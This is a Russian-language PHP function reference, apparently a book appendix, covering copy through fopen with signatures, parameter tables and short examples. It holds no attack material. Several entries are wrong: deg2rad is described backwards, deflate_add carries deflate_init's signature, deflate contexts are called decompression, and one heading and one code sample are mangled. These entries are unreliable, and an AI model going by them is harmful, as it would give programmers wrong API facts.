**copy.** int copy(string *путь*, string *приемник*[], resource *контекст*)

Копирует файл, заданный параметром *путь*, в заданный *приемник*. Если операция выполняется успешно, функция возвращает **true**. В противном случае возвращается **false**. Если файл в указанном месте уже существует, он будет заменен. Необязательный параметр *контекст* может использовать ресурс контекста, созданный вызовом функции `stream_context_create()`.

**cos.** float cos(float *значение*)

Возвращает косинус заданного значения в радианах.

**cosh.** float cosh(float *значение*)

Возвращает гиперболический косинус заданного значения.

**count.** int count(mixed *значение*[], int *режим*)

Возвращает количество элементов в переданном *значении*. Для массивов или объектов это количество элементов, а для любых других значений это **1**. Если в параметре передается переменная, значение которой не задано, возвращается **0**. Если параметр *режим* передается и содержит **COUNT\_RECURSIVE**, количество элементов подсчитывается рекурсивно, то есть с подсчетом значений в массивах внутри массивов.

**count\_chars.** mixed count\_chars(string *строка*[, int *режим*])

Возвращает количество вхождений каждого байта от 0 до 255 в строке. Параметр *режим* определяет форму результата. Допустимые значения параметра *режим*:

|                  |   |
|------------------|---|
| 0 (по умолчанию) | Возвращает ассоциативный массив, в котором ключом является каждое значение байта, а значением — частота вхождения этого байта |
| 1                | То же, но включаются только значения байтов с ненулевой частотой  |
| 2                | То же, но включаются только значения байтов с нулевой частотой  |
| 3                | Возвращает строку, содержащую все значения байтов с ненулевой частотой  |
| 4                | Возвращает строку, содержащую все значения байтов с нулевой частотой  |

**crc32.** int crc32(string *значение*)

Вычисляет и возвращает контрольную сумму CRC для заданного значения.

**create\_function.** string create\_function(string *аргументы*, string *код*)

Создает анонимную функцию с заданными *аргументами* и *кодом*. Возвращает сгенерированное имя для этой функции. Подобные анонимные функции (также называемые лямбда-функциями) удобны для определения функций обратного вызова с коротким сроком действия — например, при использовании `usort()`.

**crypt.** string crypt(string *строка*[, string *затравка*])

Шифрует строку по алгоритму DES, инициализируемому двухсимвольным значением *затравка*. Если *затравка* не передается, то при первом вызове `crypt()` генерируется случайное значение; оно используется при всех последующих вызовах `crypt()`. Функция возвращает зашифрованную строку.

**current.** mixed current(array *массив*)

Возвращает значение элемента, на который установлен внутренний указатель. При первом вызове `current()` или при вызове `current()` после сброса указатель устанавливается на первый элемент массива.

**date.** string date(string *формат*[, int *временная\_метка*])

Форматирует время и дату в соответствии с форматной строкой, переданной в первом параметре. Если второй параметр не задан, то используется текущее время и дата. В форматной строке поддерживаются следующие символы:

|   |   |
|---|---|
| a | am или pm   |
| A | AM или PM   |
| B | Интернет-время  |
| d | День месяца из двух цифр с начальным нулем при необходимости (например, 01–31)              |
| D | День недели в виде трехбуквенного сокращения (например, Mon)                                |
| F | Название месяца (например, August)  |
| g | Час в 12-часовом формате (например, 1–12)   |
| G | Час в 24-часовом формате (например, 0–23)   |
| h | Час в 12-часовом формате с начальным нулем при необходимости (например, 01–12)              |
| H | Час в 24-часовом формате с начальным нулем при необходимости (например, 00–23)              |
| i | Минуты с начальным нулем при необходимости (например, 00–59)                                |
| I | 1, если действует летнее время, или 0 — в противном случае                                  |
| j | День месяца (например, 1–31)  |
| l | Название дня недели (например, Monday)  |
| L | 0, если год не является високосным, или 1 — для високосного года                            |
| m | Месяц с начальным нулем при необходимости (например, 01–12)                                 |
| M | Название месяца в виде трехбуквенного сокращения (например, Aug)                            |
| n | Месяц без начального нуля (например, 1–12)  |
| r | Дата, отформатированная по стандарту RFC 822 (например, Thu, 21 Jun 2001 21:27:19 +0600)    |
| s | Секунды с начальным нулем при необходимости (например, 00–59)                               |
| S | Английский порядковый суффикс для дня месяца: st, nd или th                                 |
| t | Количество дней в месяце, от 28 до 31   |
| T | Часовой пояс, установленный на машине, на которой работает PHP (например, MST)              |
| u | Секунды от начала эпохи Unix  |
| w | Номер дня недели (от 0 — воскресенья)   |
| W | Номер недели года согласно ISO 8601   |
| Y | Год из четырех цифр (например, 1998)  |
| y | Год из двух цифр (например, 98)   |
| z | День года от 0 до 365   |
| Z | Смещение часового пояса в секундах, от -43200 (к западу от UTC) до 43200 (к востоку от UTC) |

Любые символы в форматной строке, не входящие в таблицу, будут сохранены в итоговой строке в неизменном виде. Если для временной метки передано нечисловое значение, то функция возвращает `false` и выдается предупреждение.

**date\_default\_timezone\_get.** `string date_default_timezone_get()`

Возвращает текущий часовой пояс по умолчанию, назначенный ранее функцией `date_default_timezone_set()` или указателем `date.timezone` в файле `php.ini`. Если ни одна из настроек не задана, функция возвращает "UTC".

**date\_default\_timezone\_set.** `string date_default_timezone_set(string timezone)`

Назначает текущий часовой пояс по умолчанию.

**date\_parse.** `array date_parse(string время)`

Преобразует описание времени и даты на английском языке в массив, описывающий это время и дату. Возвращает `false`, если значение не может быть преобразовано в действительную дату. Возвращаемый массив содержит те же значения, которые были возвращены функцией `date_parse_from_format()`.

**date\_parse\_from\_format.** `array date_parse_from_format(string формат, string время)`

Разбирает время в ассоциативный массив, представляющий дату. Строка *время* задается в заданном формате с использованием символьных кодов, приведенных в описании `date()`. Возвращаемый массив содержит следующие элементы:

|                            |  |
|----------------------------|--|
| <code>year</code>          | Год  |
| <code>month</code>         | Месяц                                      |
| <code>day</code>           | День                                       |
| <code>hour</code>          | Часы                                       |
| <code>minute</code>        | Минуты                                     |
| <code>second</code>        | Секунды                                    |
| <code>fraction</code>      | Доли секунд                                |
| <code>warning_count</code> | Количество предупреждений за время разбора |
| <code>warnings</code>      | Массив предупреждений за время разбора     |
| <code>error_count</code>   | Количество ошибок за время разбора         |
| <code>errors</code>        | Массив ошибок за время разбора             |



|              |   |
|--------------|---|
| is_localtime | true, если <i>время</i> представляет время в текущем часовом поясе по умолчанию |
| zone_type    | Тип часового пояса, представляемого элементом zone                              |
| zone         | Часовой пояс, к которому относится время  |
| is_dst       | true, если <i>время</i> представляет летнее время                               |

**date\_sun\_info.** array date\_sun\_info(int *временная\_метка*, float *широта*, float *долгота*)

Возвращает информацию о времени восхода и заката, о времени начала и конца сумерек для заданной широты и долготы в виде ассоциативного массива. Полученный массив содержит следующие ключи:

|                             |                                      |
|-----------------------------|--------------------------------------|
| sunrise                     | Время восхода                        |
| sunset                      | Время заката                         |
| transit                     | Время нахождения солнца в зените     |
| civil_twilight_begin        | Время начала гражданских сумерек     |
| civil_twilight_end          | Время конца гражданских сумерек      |
| nautical_twilight_begin     | Время начала навигационных сумерек   |
| nautical_twilight_end       | Время конца навигационных сумерек    |
| astronomical_twilight_begin | Время начала астрономических сумерек |
| astronomical_twilight_end   | Время конца астрономических сумерек  |

**date\_sunrise.** mixed date\_sunrise(int *временная\_метка*[, int *формат*[, float *широта*[, float *долгота*[, float *зенит*[, float *смещение\_gmt*]]]]])

Возвращает время восхода, если день задан временной меткой, или false — в противном случае. Параметр *формат* определяет формат, в котором возвращается время (по умолчанию SUNFUNCS\_RET\_STRING), а параметры *широта*, *долгота*, *зенит* и *смещение\_gmt* определяют конкретное географическое место. По умолчанию используются значения, заданные в настройках конфигурации PHP (php.ini). Возможные значения параметров:

|                        |   |
|------------------------|---|
| SUNFUNCS_RET_STRING    | Возвращает значение в виде строки, например "06:14"                 |
| SUNFUNCS_RET_DOUBLE    | Возвращает значение в виде числа с плавающей точкой, например 6.233 |
| SUNFUNCS_RET_TIMESTAMP | Возвращает значение в виде эпохальной временной метки Unix          |

**date\_sunset.** mixed date\_sunset(int *временная\_метка* [, int *формат* [, float *широта* [, float *долгота* [, float *зенит* [, float *смещение\_gmt*]]]]])

Возвращает время заката, если день задан временной меткой, или `false` — в противном случае. Параметр *формат* определяет формат, в котором возвращается время (по умолчанию `SUNFUNCS_RET_STRING`), а параметры *широта*, *долгота*, *зенит* и *смещение\_gmt* определяют конкретное географическое место. По умолчанию используются значения, заданные в `php.ini`. Возможные значения параметров см. в статье `date_sunrise`.

**debug\_backtrace.** array debug\_backtrace([ int *параметры* [, int *лимит*]])

Возвращает массив ассоциативных массивов, содержащий обратную трассировку для текущей точки выполнения PHP. В массив включается один элемент для каждой функции или включения файла, который содержит следующие элементы:

|          |  |
|----------|--|
| function | Имя функции в виде строки (для функций)  |
| line     | Номер строки в файле, в которой находится текущая функция или включение файла            |
| file     | Имя файла, в котором находится элемент   |
| class    | Имя класса, в котором находится элемент (для экземпляров или методов классов)            |
| object   | Имя объекта (для объектов)   |
| type     | Тип текущего вызова: :: для статических методов, -> для методов или ничего — для функций |
| args     | Аргументы, использованные при вызове функции (для включения файла — имя этого файла)     |

Каждый вызов функции или включение файла генерирует новый элемент в массиве. Первым (индекс 0) в массив вносится вызов функции или включение файла с наибольшим уровнем вложенности, а за ним следуют элементы для вызовов функций или включений файлов с меньшим уровнем вложенности.

**debug\_print\_backtrace.** void debug\_print\_backtrace()

Выводит текущую отладочную трассировку (см. `debug_backtrace`) для клиента.

**decbin.** string decbin(int *десятичное\_значение*)

Преобразует *десятичное\_значение* в двоичное представление. Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе.

**dechex.** string dechex(int *десятичное\_значение*)

Преобразует *десятичное\_значение* в шестнадцатеричное представление (основание 16). Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе.

**decoct.** string decoct(int *десятичное\_значение*)

Преобразует *десятичное\_значение* в восьмеричное представление (основание 8). Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе (017777777777 в восьмеричной системе).

**define.** bool define(string *имя*, mixed *значение*[, int *без\_учета\_регистра*])

Определяет константу с заданным именем и присваивает ей *значение*. Когда параметр *без\_учета\_регистра* задан и содержит true, операция завершается неудачей, если уже определена константа с тем же именем (сравнение выполняется без учета регистра). Возвращает true, если константа была создана успешно, или false, если константа с заданным именем уже существует.

**define\_syslog\_variables.** void define\_syslog\_variables()

Инициализирует все переменные и константы, используемые функциями системного журнала openlog(), syslog() и closelog(). Должна вызываться до вызова любых функций системного журнала.

**defined.** bool defined(string *имя*)

Возвращает true, если константа с заданным именем существует, или false — если не существует.

**deflate\_add.** void deflate\_init(resource *контекст*, string *данные*[, int *режим\_сброса*])

Добавляет данные в *контекст* распаковки и проверяет, нужно ли выполнить сброс контекста на основании параметра *режим\_сброса*. Допустимые значения параметра: ZLIB\_BLOCK, ZLIB\_NO\_FLUSH, ZLIB\_PARTIAL\_FLUSH, ZLIB\_SYNC\_FLUSH (по умолчанию), ZLIB\_FULL\_FLUSH или ZLIB\_FINISH.

При добавлении большинства фрагментов данных выберите ZLIB\_NO\_FLUSH с максимальным уровнем сжатия. После добавления последнего фрагмента используйте режим ZLIB\_FINISH, который указывает на завершение контекста.

**deflate\_init.** void deflate\_init(int *кодировка*[, array *параметры*])

Инициализирует и возвращает инкрементный контекст распаковки. Этот контекст может использоваться при инкрементной распаковке данных вызовами deflate\_add().

|            |  |
|------------|--|
| level      | Диапазон сжатия от -1 до 9   |
| memory     | Уровень памяти сжатия от 1 до 9  |
| window     | Размер окна zlib от 8 до 15  |
| strategy   | Используемая стратегия сжатия: ZLIB_FILTERED, ZLIB_HUFFMAN_ONLY, ZLIB_RLE, ZLIB_FIXED или ZLIB_DEFAULT_STRATEGY (по умолчанию) |
| dictionary | Строка или массив строк из словаря сжатия  |

**deg2rad.** float deg2rad(float *число*)

Преобразует число из радианов в градусы и возвращает результат.

**dir.** directory dir(string *путь*[, resource *контекст*])

Возвращает экземпляр класса `directory`, инициализированный заданным путем. Вы можете использовать методы объекта `read()`, `rewind()` и `close()` как эквиваленты процедурных функций `dir()`, `rewinddir()` и `closedir()`.

**dirname.** string dirname(string *путь*)

Возвращает каталог из заданного пути. В него включается все до имени файла (см. описание `basename`) без завершающего разделителя компонентов пути.

**disk\_free\_space.** float disk\_free\_space(string *путь*)

Возвращает объем свободного пространства (в байтах) в дисковом разделе или в файловой системе по заданному пути.

**disk\_total\_space.** float disk\_total\_space(string *путь*)

Возвращает объем доступного (как используемого, так и свободного) пространства (в байтах) в дисковом разделе или в файловой системе по заданному пути.

**each.** array each(array &*массив*)

Создает массив с ключами и значениями, соответствующими элементу, на который в настоящий момент ссылается внутренний указатель массива. Массив содержит четыре элемента: элементы с ключами `0` и `key` содержат ключ элемента, а элементы с ключами `1` и `value` содержат значение элемента.

Если внутренний указатель массива указывает на позицию за концом массива, `each()` возвращает `false`.

**echo.** void echo string *строка*[], string *строка2*[], string *строкаN* ...]]

Выводит заданные строки. **echo** — не функция, а языковая конструкция, и включать ее параметры в круглые скобки необязательно. Если же передаются сразу несколько параметров, то использовать круглые скобки нельзя.

**empty.** bool empty(*mixed значение*)

Возвращает true, если *значение* равно 0 или не задано. В остальных случаях возвращает false.

**end.** mixed end(array &*массив*)

Перемещает внутренний указатель массива к последнему элементу и возвращает значение этого элемента.

**error\_clear\_last.** array error\_clear\_last()

Сбрасывает информацию о последней ошибке, после чего ошибка не будет возвращаться функцией **error\_get\_last()**.

**error\_get\_last.** array error\_get\_last()

Возвращает ассоциативный массив с информацией о последней ошибке или NULL, если в ходе обработки текущего скрипта ошибок не было. В массив включаются следующие значения:

|         |  |
|---------|--|
| type    | Тип ошибки                                       |
| message | Печатная версия ошибки                           |
| file    | Полный путь к файлу, в котором произошла ошибка  |
| line    | Номер строки в файле, в которой произошла ошибка |

**error\_log.** bool error\_log(string *сообщение*, int *тип*[], string *приемник*[], string *заголовки*[])

Записывает сообщение об ошибке в журнал ошибок веб-сервера, в адрес электронной почты или в файл. Первый параметр содержит *сообщение*, сохраняемое в журнале. В параметре *тип* может передаваться одно из следующих значений:

|   |  |
|---|--|
| 0 | Сообщение направляется в системный журнал PHP и сохраняется в файле, определяемом указателем конфигурации <b>error_log</b>   |
| 1 | Сообщение отправляется по адресу электронной почты. Если <i>приемник</i> задан, то параметр <i>заголовки</i> содержит необязательные заголовки, используемые при создании сообщения (за дополнительной информацией о заголовках обращайтесь к описанию <b>mail</b> ) |

(Продолжение)

|   |  |
|---|--|
| 3 | Присоединяет <i>сообщение</i> к файлу <i>приемника</i>   |
| 4 | Сообщение отправляется прямо обработчику журнала SAPI (server application programming interface) |

**error\_reporting.** int error\_reporting([int *уровень*])

Задает уровень выдачи информации об ошибках PHP и возвращает текущий уровень. Если *уровень* не задан, возвращается текущий уровень выдачи информации об ошибках. Функция поддерживает следующие значения:

| Константа           | Описание  |
|---------------------|---|
| E_ERROR             | Ошибки времени выполнения (выполнение скрипта прерывается)  |
| E_WARNING           | Предупреждения времени выполнения   |
| E_PARSE             | Ошибки разбора стадии компиляции  |
| E_NOTICE            | Оповещения времени выполнения   |
| E_CORE_ERROR        | Внутренние ошибки, сгенерированные PHP  |
| E_CORE_WARNING      | Внутренние предупреждения, сгенерированные PHP  |
| E_COMPILE_ERROR     | Внутренние ошибки, сгенерированные скриптовым ядром Zend  |
| E_COMPILE_WARNING   | Внутренние предупреждения, сгенерированные скриптовым ядром Zend  |
| E_USER_ERROR        | Ошибки времени выполнения, сгенерированные вызовом <code>trigger_error()</code>                                   |
| E_USER_WARNING      | Предупреждения времени выполнения, сгенерированные вызовом <code>trigger_error()</code>                           |
| E_STRICT            | Приказывает PHP предлагать изменения в коде, упрощающие совместимость с будущими версиями                         |
| E_RECOVERABLE_ERROR | Если потенциальная фатальная ошибка произошла, была перехвачена и правильно обработана, код продолжает выполнение |
| E_DEPRECATED        | Предупреждения об устаревшем коде, который со временем будет работать некорректно                                 |
| E_USER_DEPRECATED   | Предупреждения, генерируемые устаревшим кодом, могут генерироваться функцией <code>trigger_error()</code>         |
| E_ALL               | Все вышеперечисленное   |

Любое количество этих констант можно объединить поразрядным ИЛИ (`|`), чтобы поддерживались ошибки на всех перечисленных уровнях. Например,

следующий код отключает пользовательские ошибки и предупреждения, выполняет некоторые действия, а затем восстанавливает исходный уровень:

```
<$level = error_reporting();  
error_reporting($level & ~(E_USER_ERROR | E_USER_WARNING));  
// некоторые действия  
error_reporting($level);>
```

### **escapeshellarg.** string escapeshellarg(string *аргумент*)

Экранирует *аргумент*, чтобы он мог безопасно использоваться в качестве аргумента функций командной оболочки. При прямой передаче пользовательского ввода (например, при вводе данных с форм) командам оболочки необходимо применить эту функцию для экранирования данных, чтобы аргумент не создавал угрозы безопасности.

### **escapeshellcmd.** string escapeshellcmd(string *команда*)

Экранирует все символы в команде, которые могут заставить командную оболочку выполнить дополнительные команды. При прямой передаче пользовательского ввода (например, при вводе данных с форм) функциям `exec()` и `system()` следует применить эту функцию для экранирования данных, чтобы параметр не создавал угрозы безопасности.

### **exec.** string exec(string *команда* [, array *вывод* [, int *возвращаемое\_значение*]])

Выполняет команду с использованием командной оболочки и возвращает последнюю строку вывода из результатов команды. Если параметр *вывод* задан, то он заполняется строками, возвращаемыми командой. Если *возвращаемое\_значение* задано, ему присваивается возвращаемый код статуса команды.

Чтобы применить результаты команды в странице PHP, используйте функцию `passthru()`.

### **exp.** float exp(float *число*)

Возвращает число *e*, возведенное в заданную степень.

### **explode.** array explode(string *разделитель*, string *строка* [, int *предел*])

Возвращает массив подстрок, созданных разбиением строки по всем вхождениям разделителя. Если *предел* задан, он определяет максимальное количество возвращаемых подстрок, последняя из которых содержит оставшуюся часть исходной строки. Если разделитель не найден, возвращается исходная строка.

**expm1.** float expm1(float *число*)

Возвращает  $\exp(\text{число}) - 1$ , вычисляемое таким образом, что возвращаемое значение является точным, даже если *число* близко к нулю.

**extension\_loaded.** bool extension\_loaded(string *имя*)

Возвращает true, если расширение с заданным именем загружено, или false — в противном случае.

**extract.** int extract(array *массив*[, int *min*[, string *префикс*]])

Присваивает переменным значения, определяемые значениями элементов из массива. Для каждого элемента в массиве ключ определяет имя переменной, которой присваивается значение этого элемента.

Второй параметр, если он задан, получает одно из следующих значений, определяющих поведение, если имена значений в массиве соответствуют именам переменных, уже существующих в локальной области видимости:

|                                  |  |
|----------------------------------|--|
| EXTR_OVERWRITE<br>(по умолчанию) | Заменить существующую переменную   |
| EXTR_SKIP                        | Не заменять существующую переменную (значение, содержащееся в массиве, игнорируется)                               |
| EXTR_PREFIX_SAME                 | Снабдить имя переменной префиксом из третьего параметра  |
| EXTR_PREFIX_ALL                  | Снабдить все имена переменных префиксом из третьего параметра  |
| EXTR_PREFIX_INVALID              | Снабдить все недействительные или числовые имена переменных строкой, заданной в третьем параметре                  |
| EXTR_IF_EXISTS                   | Заменить переменную, только если она существует в текущей таблице символьных имен                                  |
| EXTR_PREFIX_IF_EXISTS            | Создавать имена переменных с префиксами только в том случае, если существует версия той же переменной без префикса |
| EXTR_REFS                        | Извлекать переменные как ссылки  |

Функция возвращает количество успешно заданных переменных.

**fclose.** bool fclose(int *дескриптор*)

Закрывает файл, на который ссылается дескриптор. Возвращает true в случае успеха или false — при неудаче.



**feof.** bool feof(int *дескриптор*)

Возвращает true, если маркер файла, на который ссылается дескриптор, находится в конце файла (EOF) или происходит ошибка. Если маркер не находится в позиции EOF, возвращает false.

**lush.** bool fflush(int *дескриптор*)

Закрепляет все изменения в файле, на который ссылается дескриптор. Это гарантирует, что содержимое файла будет сохранено на диске, а не останется в дисковом буфере. Функция возвращает true, если операция была успешной, или false — в противном случае.

**fgetc.** string fgetc(int *дескриптор*)

Возвращает символ, на который установлен маркер в файле, обозначенном дескриптором, и перемещает маркер к следующему символу. Если маркер находится в конце файла, функция возвращает false.

**fgetcsv.** array fgetcsv(resource *дескриптор* [, int *длина* [, string *ограничитель* [, string *вложение* [, string *экранирующий\_символ*]]]])

Читает следующую строку из файла, на который ссылается дескриптор, и разбирает строку в формате CSV (значения, разделенные запятыми). Самая длинная читаемая строка задается параметром *длина*. Если *ограничитель* задан, то он используется для разделения значений вместо запятых. Если *вложение* задано, то оно представляет собой одиночный символ, в который вложены значения (по умолчанию это двойная кавычка). Последний параметр задает используемый *экранирующий\_символ* (по умолчанию это обратный слеш). Использоваться может только один символ. Например, чтение и вывод всех строк из файла со значениями, разделенными запятыми, может выполняться так:

```
$fp = fopen("somefile.tab", "r");
while($line = fgetcsv($fp, 1024, "\t")) {
    print "<p>" . count($line) . "fields:</p>";
    print_r($line);
}
fclose($fp);
```

**fgets.** string fgets(resource *дескриптор* [, int *длина*])

Читает строку из файла, на который ссылается дескриптор. Количество символов в возвращаемой строке не может превышать значения параметра *длина*, но чтение завершается на *длина* – 1 символов, на символе конца строки или в позиции EOF. При возникновении любых ошибок возвращает false.

**fgetss.** string fgetss(resource *дескриптор* [, int *длина* [, string *теги*]])

Читает строку из файла, на который ссылается дескриптор. Количество символов в возвращаемой строке не может превышать значения параметра *длина*, но чтение завершается на *длина* – 1 символов, на символе конца строки или в позиции EOF. Перед возвращением строки из нее удаляются любые теги PHP и HTML, кроме перечисленных в параметре *теги*. При возникновении ошибки возвращает `false`.

**file.** array file(string *файл* [, int *флаги* [, resource *контекст*]])

Читает файл в массив. Параметр *флаги* может содержать одну или несколько из следующих констант:

|                       |  |
|-----------------------|--|
| FILE_USE_INCLUDE_PATH | Поиск файла вести в списке включаемых каталогов, заданном в <code>php.ini</code> |
| FILE_IGNORE_NEW_LINES | Новую строку не добавлять в конец элементов массива                              |
| FILE_SKIP_EMPTY_LINES | Пропускать пустые строки   |

**file\_exists.** bool file\_exists(string *путь*)

Возвращает `true`, если файл в заданном месте существует, или `false` — в противном случае.

**fileatime.** int fileatime(string *путь*)

Возвращает время последнего обращения в виде временной метки Unix для файла, заданного параметром *путь*. Из-за затрат ресурсов, связанных с получением этой информации от файловой системы, она кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**filectime.** int filectime(string *путь*)

Возвращает значение времени изменения индексного узла для файла, заданного параметром *путь*. Из-за затрат ресурсов, связанных с получением этой информации от файловой системы, информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**file\_get\_contents.** string file\_get\_contents(string *путь* [, bool *включение* [, resource *контекст* [, int *смещение* [, int *макс\_длина*]]]])

Читает файл, заданный параметром *путь*, и возвращает его содержимое в виде строки — возможно, начиная со смещения, заданного необязательным аргументом. Если параметр *включение* задан и равен `true`, для поиска файла используется список путей включения. Параметр *макс\_длина* также может управлять длиной возвращаемой строки.

**filegroup.** int filegroup(string *путь*)

Возвращает идентификатор группы, который является владельцем файла, заданного параметром *путь*. Из-за затрат ресурсов, связанных с получением этой информации от файловой системы, информация кэшируется; содержимое кэша можно очистить вызовом `clearstatcache()`.

**fileinode.** int fileinode(string *путь*)

Возвращает номер индексного узла для файла, заданного параметром *путь*. Эта информация кэшируется; см. `clearstatcache`.

**filemtime.** int filemtime(string *путь*)

Возвращает время последнего изменения файла, заданного параметром *путь*, в виде временной метки Unix. Эта информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**fileowner.** int fileowner(string *путь*)

Возвращает идентификатор владельца файла, заданного параметром *путь*. Эта информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**fileperms.** int fileperms(string *путь*)

Возвращает разрешения доступа для файла, заданного параметром *путь*, или `false` — при возникновении ошибки. Эта информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

**file\_put\_contents.** int file\_put\_contents(string *путь*, mixed *строка* [, int *флаги* [, resource *контекст*]])

Открывает файл, заданный параметром *путь*, записывает в него строку и закрывает файл. Возвращает количество байтов, записанных в файл, или `-1` — в случае ошибки. Параметр *флаги* представляет собой битовое поле со следующими возможными значениями:

|                       |   |
|-----------------------|---|
| FILE_USE_INCLUDE_PATH | Если флаг установлен, то поиск ведется по списку путей включения, и файл записывается в первый каталог, в котором он уже существует |
| FILE_APPEND           | Если флаг установлен, а файл, заданный параметром путь, уже существует, строка присоединяется к существующему содержимому файла     |
| LOCK_EX               | Устанавливает монопольную блокировку файла перед записью в него   |

### **filesize.** int filesize(string *путь*)

Возвращает размер файла, заданного параметром *путь*, в байтах. Если файл не существует или происходит любая другая ошибка, функция возвращает **false**. Эта информация кэшируется. Содержимое кэша можно очистить вызовом `clearstatcache()`.

### **filetype.** string filetype(string *путь*)

Возвращает тип файла, заданного параметром *путь*. Поддерживаются следующие типы:

|         |   |
|---------|---|
| Fifo    | Файл, представляющий канал FIFO                             |
| Char    | Текстовый файл  |
| Dir     | Каталог   |
| Block   | Блок, зарезервированный для использования файловой системой |
| Link    | Символическая ссылка  |
| File    | Файл, содержащий двоичные данные                            |
| Socket  | Интерфейс сокета  |
| Unknown | Тип не определен  |

### **filter\_has\_var.** bool filter\_has\_var(int *контекст*, string *имя*)

Возвращает **true**, если значение с *именем* существует в заданном контексте, или **false**, если оно не существует. Параметр *контекст* содержит одно из значений: `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` или `INPUT_ENV`.

### **filter\_id.** int filter\_id(string *имя*)

Возвращает идентификатор фильтра, заданного параметром *имя*, или **false**, если такой фильтр не существует.

### **filter\_input.** mixed filter\_input(mixed *переменная*[, int *идентификатор*[, mixed *параметры*]])

Применяет фильтр, заданный параметром *идентификатор*, к заданному контексту и возвращает результат. Контекст задается одним из значений: `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` или `INPUT_ENV`. Если *идентификатор* не задан, используется фильтр по умолчанию. Последний параметр может быть либо битовым полем флагов, либо ассоциативным массивом значений, соответствующих фильтру. За дополнительной информацией об использовании фильтров обращайтесь к главе 4.

**filter\_input\_array.** mixed filter\_input\_array(array *переменные*[], mixed *фильтры*)

Применяет серию фильтров к переменным ассоциативного массива *переменные* и возвращает результат в виде ассоциативного массива. Контекст задается одним из значений: INPUT\_GET, INPUT\_POST, INPUT\_COOKIE, INPUT\_SERVER или INPUT\_ENV.

Необязательный параметр содержит ассоциативный массив, в котором ключ каждого элемента соответствует имени переменной, а ассоциированное значение определяет фильтр и параметры, которые должны использоваться для фильтрации значения этой переменной. Определение включает либо идентификатор используемого фильтра, либо массив, содержащий один или несколько из следующих элементов:

|         |   |
|---------|---|
| filter  | Идентификатор применяемого фильтра                    |
| flags   | Битовое поле флагов                                   |
| options | Ассоциативный массив настроек для конкретного фильтра |

**filter\_list.** array filter\_list()

Возвращает массив имен всех доступных фильтров. Эти имена можно передать filter\_id(), чтобы получить идентификатор фильтра, который может использоваться в других функциях фильтрации.

**filter\_var.** mixed filter\_var(mixed *переменная*[], int *идентификатор*[], mixed *параметры*[])

Применяет фильтр с заданным идентификатором к переменной и возвращает результат. Если *идентификатор* не задан, используется фильтр по умолчанию. Последний параметр может быть либо битовым полем флагов, либо ассоциативным массивом значений, соответствующих фильтру. За дополнительной информацией об использовании фильтров обращайтесь к главе 4.

**filter\_var\_array.** mixed filter\_var\_array(mixed *переменная*[], mixed *параметры*)

Применяет серию фильтров к переменным в заданном контексте и возвращает результаты в виде ассоциативного массива. Контекст задается одним из значений: INPUT\_GET, INPUT\_POST, INPUT\_COOKIE, INPUT\_SERVER или INPUT\_ENV.

Последний параметр содержит ассоциативный массив, в котором ключ каждого элемента соответствует имени переменной, а ассоциированное значение определяет фильтр и параметры, которые должны использоваться

для фильтрации значения этой переменной. Определение включает либо идентификатор используемого фильтра, либо массив, содержащий один или несколько из следующих элементов:

|         |   |
|---------|---|
| filter  | Идентификатор применяемого фильтра                    |
| flags   | Битовое поле флагов                                   |
| options | Ассоциативный массив настроек для конкретного фильтра |

**floatval.** float floatval(*mixed значение*)

Возвращает значение с плавающей точкой, соответствующее заданному значению. Если *значение* не является скалярным (объект или массив), возвращается 1.

**flock.** bool flock(*resource дескриптор*, int *операция* [, int *блокировка*])

Пытается заблокировать файл, заданный дескриптором. Параметр *операция* содержит одно из следующих значений:

|         |  |
|---------|--|
| LOCK_SH | Совместная блокировка (чтение)   |
| LOCK_EX | Монопольная блокировка (запись)  |
| LOCK_UN | Освобождение блокировки (совместной или монопольной)                   |
| LOCK_NB | Добавляется к LOCK_SH или LOCK_EX для получения асинхронной блокировки |

Если параметр *блокировка* задан, операция блокирует доступ к файлу. Функция возвращает `false`, если блокировку не удалось получить, или `true`, если операция завершилась успешно.

Так как в большинстве систем блокировка файлов реализуется на уровне процессов, `flock()` не может помешать двум скриптам PHP, работающим в одном процессе веб-сервера, обратиться к файлу параллельно.

**floor.** float floor(float *число*)

Возвращает наибольшее целое значение, которое меньше параметра *число* либо равно ему.

**flush.** void flush()

Отправляет клиенту и очищает текущий буфер вывода. За дополнительной информацией о буферизации вывода обращайтесь к главе 15.

**fmod.** float fmod(float *x*, float *y*)

Возвращает остаток от деления *x* на *y* в формате числа с плавающей точкой.

**fnmatch.** bool fnmatch(string *паттерн*, string *строка*[, int *флаги*])

Возвращает true, если *строка* совпадает с паттерном командной оболочки, заданным параметром *паттерн* (за правилами поиска совпадений обращайтесь к описанию glob). Параметр *флаги* строится из следующих значений, объединенных поразрядным ИЛИ:

|              |   |
|--------------|---|
| FNM_NOESCAPE | Символы \ в паттерне интерпретируются как литералы, а не как начало служебной последовательности                          |
| FNM_PATHNAME | Символы / в строке должны явно совпадать с символами / в паттерне   |
| FNM_PERIOD   | Точки в начале строк (или перед символом /, если установлен флаг FNM_PATHNAME) должны явно совпадать с точками в паттерне |
| FNM_CASEFOLD | Игнорировать регистр при поиске совпадения в паттерне   |

**fopen.** resource fopen(string *путь*, string *режим*[, bool *включение* [, resource *контекст*]])

Открывает файл, заданный параметром *путь*, и возвращает дескриптор ресурса для открытого файла. Если *путь* начинается с http://, открывается подключение HTTP и возвращается указатель на начало ответа. Если путь начинается с ftp://, открывается подключение FTP и возвращается указатель на начало файла. Удаленный сервер должен поддерживать пассивный режим FTP.

Если *путь* содержит php://stdin, php://stdout или php://stderr, возвращается файловый указатель для соответствующего потока.

Параметр *режим* задает разрешения для открытия файла. Он должен содержать одно из следующих значений:

|    |  |
|----|--|
| r  | Открывает файл для чтения. Указатель устанавливается в начало файла  |
| r+ | Открывает файл для чтения и записи. Указатель устанавливается в начало файла   |
| w  | Открывает файл для записи. Если файл существует, он усекается до нулевой длины. В противном случае файл создается  |
